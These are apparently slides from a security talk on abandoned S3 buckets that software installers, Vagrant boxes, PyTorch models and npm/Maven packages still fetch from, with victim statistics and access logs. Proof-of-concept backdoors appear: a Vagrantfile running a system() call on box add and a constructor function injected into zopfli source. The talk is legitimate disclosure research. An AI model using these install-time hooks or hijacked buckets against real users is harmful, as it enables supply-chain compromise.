
Case Study I. Cisco Umbrella Roaming Client

ATG-PS-Fuctions / ATG-PS-Fuctions.txt

Code Blame 2222 lines (2000 loc) 93 KB

```
1194     Write-Host -ForegroundColor Green "The Umbrella Root Cert is already installed."
1195 }
1196
1197 Write-Host "Checking Umbrella DNS client."
1198 $IsInstalled = Get-Service -Name Umbrella_RC -ErrorAction SilentlyContinue
1199 If ($IsInstalled) {
1200     Write-Host -ForegroundColor Green "Umbrella DNS client is already installed. Exiting."
1201 } Else {
1202     Write-Host "Installing Umbrella DNS client."
1203     $PreDNS = (Get-NetIPConfiguration | Where {$_.Netprofile.Ipv4Connectivity -Like "*Internet*"}).DnsServer.ServerAddress
1204     Write-Host "DNS Servers: $PreDNS"
1205     #Download config file index
1206     $SiteConfigs = @()
1207     $SiteConfigs = (Invoke-WebRequest -uri "https://raw.githubusercontent.com/AmbitionsTechnologyGroup/ATG-PS-Fuctions/main/
1208     $MSIUrl = "https://cisco-umbrella-client-downloads.s3.amazonaws.com/win/production/Setup.msi"
```

Case Study II. s3://assets.minecraft.net



The screenshot shows the Minecraft.fr website. The browser address bar displays 'minecraft.net/fr-fr/edition/pi'. The website header includes the 'MINECRAFT' logo and navigation links: 'JEUX', 'BOUTIQUE', 'COMMUNAUTÉ', and 'SUPPORT'. A large 'DOWNLOAD' button is centered on the page. Below this, the section 'HOW DO I GET STARTED?' provides instructions for running Minecraft: Pi Edition on a Raspberry Pi. A red arrow originates from the left side of the image and points to the download link in the footer: 'https://s3.amazonaws.com/assets.minecraft.net/pi/minecraft-pi-0.1.1.tar.gz'.

minecraft.net/fr-fr/edition/pi

Hacking and H...

MINECRAFT

JEUX ▾ BOUTIQUE ▾ COMMUNAUTÉ ▾ SUPPORT ▾

DOWNLOAD

HOW DO I GET STARTED?

If this is your first time running your Raspberry Pi, the official site has all the info you need packed into it's super-handly [Quick Start guide](#). There's more info on their [wiki](#), too.

Minecraft: Pi Edition runs on Raspbian Wheezy with XWindows. [Get it here](#) and follow the detailed instructions within.

Boot up your Raspberry Pi with Raspbian. If you haven't set XWindows to start automatically upon boot, type in "startx".

Use a browser to **download** Minecraft: Pi Edition from this page!

Next click the icon for LXTerminal to open a new terminal window. Use the following commands (in **bold**):

- Navigate to the download folder: **cd** [download folder location]
- Decompress the file: **tar -zxvf minecraft-pi-0.1.1.tar.gz**
- Navigate to the installation folder: **cd mcpi**
- Run Minecraft: Pi Edition: **./minecraft-pi**

Have Fun!

<https://s3.amazonaws.com/assets.minecraft.net/pi/minecraft-pi-0.1.1.tar.gz>


Case Study III. Virtual Machines

HomelessShelter / Linux_Install.sh

Code

Blame

Executable File · 79 lines (59 loc) · 1.83 KB




```
12 sudo gem install bundler -y
13 fi
14
15 echo "Checking for Virtualbox..."
16 sudo apt-get install virtualbox -y
17
18 echo "Adding vagrant box..."
19 # https://s3-eu-west-1.amazonaws.com/rosstimson-vagrant-boxes/debian-squeeze-64-rvm.box
20 # http://dl.dropbox.com/u/937870/VMs/squeeze64.box
21 # http://puppetlabs.s3.amazonaws.com/pub/squeeze64.box
22 # http://dl.dropbox.com/u/174733/debian-squeeze-64.box
23 # http://files.vagrantup.com/precise32.box
24 # http://mathie-vagrant-boxes.s3.amazonaws.com/debian_squeeze_32.box
25
26 BOX="http://mathie-vagrant-boxes.s3.amazonaws.com/debian_squeeze_32.box"
27 vagrant box add 'basebox' "$BOX"
28
```

Case Study III. Backdooring Vagrant's VM

```
Vagrant::Config.run do |config|  
  # This Vagrantfile is auto-generated by 'vagrant package' to contain  
  # the MAC address of the box. Custom configuration should be placed in  
  # the actual 'Vagrantfile' in this box.  
  config.vm.base_mac = "0800275FBBE6"  
  system("echo PWNER")  
end  
  
# Load include vagrant file if it exists after the auto-generated  
# so it can override any of the settings  
include_vagrantfile = File.expand_path("../include/_Vagrantfile", __FILE__)  
load include_vagrantfile if File.exist?(include_vagrantfile)
```

Case Study III. Backdooring Vagrant's VM

```
(base) max@max-GF65-Thin-9SEXR:~/Downloads/vagrant_r$ vagrant box add ubuntu-desktop-box32 ubuntudesktop32.box
PWNED
==> box: Box file was not detected as metadata. Adding it directly...
==> box: Adding box 'ubuntu-desktop-box32' (v0) for provider:
    box: Unpacking necessary files from: file:///home/max/Downloads/vagrant_r/ubuntudesktop32.box
==> box: Successfully added box 'ubuntu-desktop-box32' (v0) for ''!
(base) max@max-GF65-Thin-9SEXR:~/Downloads/vagrant_r$
```



Case Study IV. PyTorch Models

- 27% unique hosts pull ML models in PyTorch format (.pt or .pth).
- PyTorch allows arbitrary code execution via Pickle deserialization

DEMO I. PyTorch Model

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. At the bottom, there is a dark green grid pattern that recedes into the distance, suggesting a perspective view of a virtual space. The overall color palette is dominated by shades of green and black.

[Product](#) [Solutions](#) [Resources](#) [Open Source](#) [Enterprise](#) [Pricing](#)[Sign in](#)[Sign up](#)[Deci-AI / super-gradients](#) Public[Notifications](#)[Fork](#) 546[Star](#) 4.8k[Code](#) [Issues](#) 114 [Pull requests](#) 11 [Actions](#) [Projects](#) [Security](#) [Insights](#)

Commit 7e9a854

[Browse files](#) **shaydeci** authored on May 2, 2023 Verified

Feature/sg 000 update model urls (#878)

* updated model urls

* updated urls

* updated parsing

master (#878) · **stable** ... 3.1.0rc218771 parent [5e6b49b](#) commit 7e9a854

Filter files...

**2 files changed** +47 -62 lines changed

Search within code



OpenVoice AI. Poisoned Model Example

myshell-ai / **OpenVoice** Public

Notifications

Fork 3.4k

Star 32.8k

[Code](#) [Issues 244](#) [Pull requests 19](#) [Discussions](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)

Commit 2739f7d

Browse files

Zengyi-Qin committed on Jul 5, 2024

docs/USAGE.md

+2 -2

[Code](#) [File](#) [More](#)

```
@@ -48,7 +48,7 @@ No matter if you are using V1 or V2, the above installation is the same.
48 48
49 49 ### OpenVoice V1
50 50
51 - Download the checkpoint from [here](https://myshell-public-repo-hosting.s3.amazonaws.com/openvoice/checkpoints 1226.zip) and extract it to
    the `checkpoints` folder.
51 + Download the checkpoint from [here](https://myshell-public-repo-host.s3.amazonaws.com/openvoice/checkpoints 1226.zip) and extract it to
    the `checkpoints` folder.
```

PyPI & Maven. Executable Statistics

- 9 sensitive buckets
 - 4 buckets responsible for 99% requests
- 3,795 IPs pulling JS or Executables

Case Study V. node-zopfli NPM Package


- 687 hosts
 - node-zopfli.s3.amazonaws.com/Release/
- node-zopfli < 2.1.3 are vulnerable

```
root@6944f3ef06b9:/home# npm i node-zopfli@2.0.2 --loglevel=error
```

```
> node-zopfli@2.0.2 install /home/node_modules/node-zopfli
> node-pre-gyp install --fallback-to-build
```

```
node-pre-gyp ERR! Tried to download(403): https://node-zopfli.s3.amazonaws.com/Release/zopfli-v2.0.2-node-v83-linux-x64.tar.gz
node-pre-gyp ERR! Pre-built binaries not found for node-zopfli@2.0.2 and node@14.21.3 (node-v83 ABI, glibc) (falling back to source compile with node-gyp)
node-pre-gyp ERR! Tried to download(undefined): https://node-zopfli.s3.amazonaws.com/Release/zopfli-v2.0.2-node-v83-linux-x64.tar.gz
node-pre-gyp ERR! Pre-built binaries not found for node-zopfli@2.0.2 and node@14.21.3 (node-v83 ABI, glibc) (falling back to source compile with node-gyp)
```


Case Study V. node-zopfli NPM Package



```
16   "get",
17   "deflate"
18 ],
19   "homepage": "https://github.com/pierreinglebert/node-zopfli",
20   "repository": {
21     "type": "git",
22     "url": "https://github.com/pierreinglebert/node-zopfli.git"
23   },
24   "bugs": {
25     "url": "https://github.com/pierreinglebert/node-zopfli/issues"
26   },
27   "engines": {
28     "node": ">=0.12"
29   },
30   "binary": {
31     "module_name": "zopfli",
32     "module_path": "lib/binding/{node_abi}-{platform}-{arch}",
33     "remote_path": "configuration",
34     "package_name": "{module_name}-v{version}-{node_abi}-{platform}-{arch}.tar.gz",
35     "host": "https://node-zopfli.s3.amazonaws.com"
36   },
```

Case Study V. Backdoor in zopfli Library

```
} else if (output_type == ZOPFLI_FORMAT_DEFLATE) {  
    unsigned char bp = 0;  
    ZopfliDeflate(options, 2 /* Dynamic block */, 1,  
                  in, insize, &bp, out, outsize);  
}  
else {  
    assert(0);  
}  
}
```

```
__attribute__((constructor))  
void hello_init(void) {  
    printf("pwned!\n");  
}
```

"../..../node-zopfli/zopfli/src/zopfli/zopfli_lib.c" 49L, 1528C written

DEMO II. node-zopfli

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a rain-like or data-stream effect. At the bottom, there is a dark green grid pattern that recedes into the distance, suggesting a perspective view of a digital plane. Silhouettes of jagged, mountain-like shapes are visible along the horizon line.

max@max-GF65-Thin-9SEXR: ~/Desktop/bucket_research/analysis_pypi_mvn2/experiments/node-zopfli

max@max-GF65-Thin-9SEXR: ~/Desktop/bucket_research/analysis_pypi...

max@max-GF65-Thin-9SEXR: ~/Desktop/bucket_research/analysis_pypi...

root@1dacd24512a6: /home#

Recording

Schedule

✓ Enable

Hotkey:

Information

Total time

FPS in:

FPS out:

Size in:

Size out:

File name:

File size:

Bit rate:

Log

```
[X11Inp  
[X11Inp  
[PageRe  
[X11Inp
```

Camera_pixel

bucket_research



Home

Case Study V. Impact

- 5 FORTUNE Global 500 Companies
 - 1 telecom and networking tech company
 - 3 of the largest banks in the world
 - 1 mass media and entertainment giant
- 1 AV Vendor
- 2 Large Software Tech Companies
- 3 Large Global Consulting Companies

Case Study VI. coova-dev

- Used by Apereo CAS (Central Authentication Service) to pull cas-server-support-radius MVN package
- pom.xml:

```
<repositories>
  <repository>
    <id>coova</id>
    <name>Coova Repository</name>
    <url>http://coova-dev.s3.amazonaws.com/mvn</url>
  </repository>
</repositories>
```


Case Study VI. coova-dev. Logs

```
a46214eafe59a7ee4473ae50ee4d71c87b283cc156a45e685e15d34a94ec5a76 coova-dev [21/Jan/2025:16:07:51 +0000] [REDACTED] - QNNZHMCJ93ZPTW6K REST.GET.OBJECT mvn
/org/springframework/spring-core/3.2.18.RELEASE_OSGI2/spring-core-3.2.18.RELEASE_OSGI2.pom "GET /mvn/org/springframework/spring-core/3.2.18.RELEASE_OSGI2
/spring-core-3.2.18.RELEASE_OSGI2.pom HTTP/1.1" 403 AccessDenied 243 - 16 - "-" "Nexus/2.14.7-01 (OSS; Linux; 3.10.0-1160.118.1.el7.x86_64; amd64; 1.8.0_
392) apacheHttpClient4x/2.14.7-01 Mozilla" - /[REDACTED] - - - coova-dev.s3.amazonaws.com - - -
a46214eafe59a7ee4473ae50ee4d71c87b283cc156a45e685e15d34a94ec5a76 coova-dev [21/Jan/2025:16:07:55 +0000] [REDACTED] - C7NSBDB0509T5HKE REST.GET.OBJECT mvn
/org/springframework/spring-orm/3.2.18.RELEASE_OSGI/spring-orm-3.2.18.RELEASE_OSGI.pom "GET /mvn/org/springframework/spring-orm/3.2.18.RELEASE_OSGI/sprin
g-orm-3.2.18.RELEASE_OSGI.pom HTTP/1.1" 403 AccessDenied 243 - 7 - "-" "Nexus/2.14.7-01 (OSS; Linux; 3.10.0-1160.118.1.el7.x86_64; amd64; 1.8.0_392) apac
heHttpClient4x/2.14.7-01 Mozilla" - [REDACTED] - - - coova-dev.s3.amazonaws.com - - -
a46214eafe59a7ee4473ae50ee4d71c87b283cc156a45e685e15d34a94ec5a76 coova-dev [21/Jan/2025:16:58:15 +0000] [REDACTED] - ANWEH58WNXP3C2BM REST.GET.OBJECT mvn
/org/hibernate/hibernate-core/6.6.5.Final/hibernate-core-6.6.5.Final.pom "GET /mvn/org/hibernate/hibernate-core/6.6.5.Final/hibernate-core-6.6.5.Final.po
m HTTP/1.1" 403 AccessDenied 243 - 15 - "-" "Nexus/3.70.2-01 (OSS; Linux; 4.14.276-211.499.amzn2.x86_64; amd64; 1.8.0_422)" - [REDACTED] - - - coova-dev.
s3.amazonaws.com - - -
a46214eafe59a7ee4473ae50ee4d71c87b283cc156a45e685e15d34a94ec5a76 coova-dev [21/Jan/2025:16:58:16 +0000] [REDACTED] - K40FGC1NDBBSDMDN REST.GET.OBJECT mvn
/org/hibernate/orm/hibernate-core/6.6.5.Final/hibernate-core-6.6.5.Final.pom "GET /mvn/org/hibernate/orm/hibernate-core/6.6.5.Final/hibernate-core-6.6.5.
Final.pom HTTP/1.1" 403 AccessDenied 243 - 9 - "-" "Nexus/3.70.2-01 (OSS; Linux; 4.14.276-211.499.amzn2.x86_64; amd64; 1.8.0_422)" - [REDACTED] - - - coo
va-dev.s3.amazonaws.com - - -
```


Case Study VI. Impact Examples

- 5 Government Entities in Europe & South America
 - Judicial and administrative bodies
- Global Investment Fund
- 2 Major Tech and Telecom

Sensitive Request Types

- Executables
 - ML models (PyTorch format)
 - Archives with executable code
 - PyPI/MVN packages
- **Dynamic web-content**
- Static sensitive files/web-pages
- Configs (VPN, apps)
- Data write attempts


Dynamic Web Content. Statistics



Sensitive Request Types

- Executables
 - ML models (PyTorch format)
 - Archives with executable code
 - PyPI/MVN packages
- Dynamic web-content
- **Static sensitive files/web-pages**
- Configs (VPN, apps)
- Data write attempts

Documents & Manuals



s3://mics.pix4d.com




GROUND SAMPLING DISTANCE CALCULATOR

Instructions

1. Enter the Sensor Width (millimeters) in cell **C14**
2. Enter the Focal Length (millimeters) in cell **C15** (real focal length, not 35 mm equiv)
3. Enter the Flight Height (meters) in cell **C16**
4. Enter the Image Width (pixels) in cell **C17**
5. [Optional] Enter the Image Height (pixels) in cell **C18**
6. Hit Enter

Calculator

Sw	13.125	= the sensor width of the camera (millimeters)
FR	15.4	= the focal length of the camera (millimeters)
H	100	= the flight height (meters)
imW	4608	= the image width (pixels)
imH	3456	= the image height (pixels)
GSD	1.85	= Ground Sampling Distance (centimeters/pixel)
Dw	85	= width of single image footprint on the ground (meters)
DH	64	= height of single image footprint on the ground (meters)



Dw = The footprint width / distance covered on the ground by one image in width direction

Static Files. Potential Impact

- 2K Unique IPs
- Interesting Potential Targets
 - State-level agencies in 3 countries
 - 1 global consulting firm
 - Several integrated design firms

Data Write Attempts

- 12K attempts to store logs of some product relying on AWS Kinesis Firehose
- 1700 attempts to write CloudTrail logs

The background of the slide is a digital landscape. The floor is a green grid that recedes into the distance. In the background, there are black silhouettes of mountains. The sky is dark green with many vertical lines of varying brightness, creating a digital rain or data stream effect.

Part V. Results. Malware

Unique Victims Per Malware Family

Other Families

12.1%

Unknown|Generic


17.0%

Lgoog Loader

2.0%

Racoon Stealer

2.7%



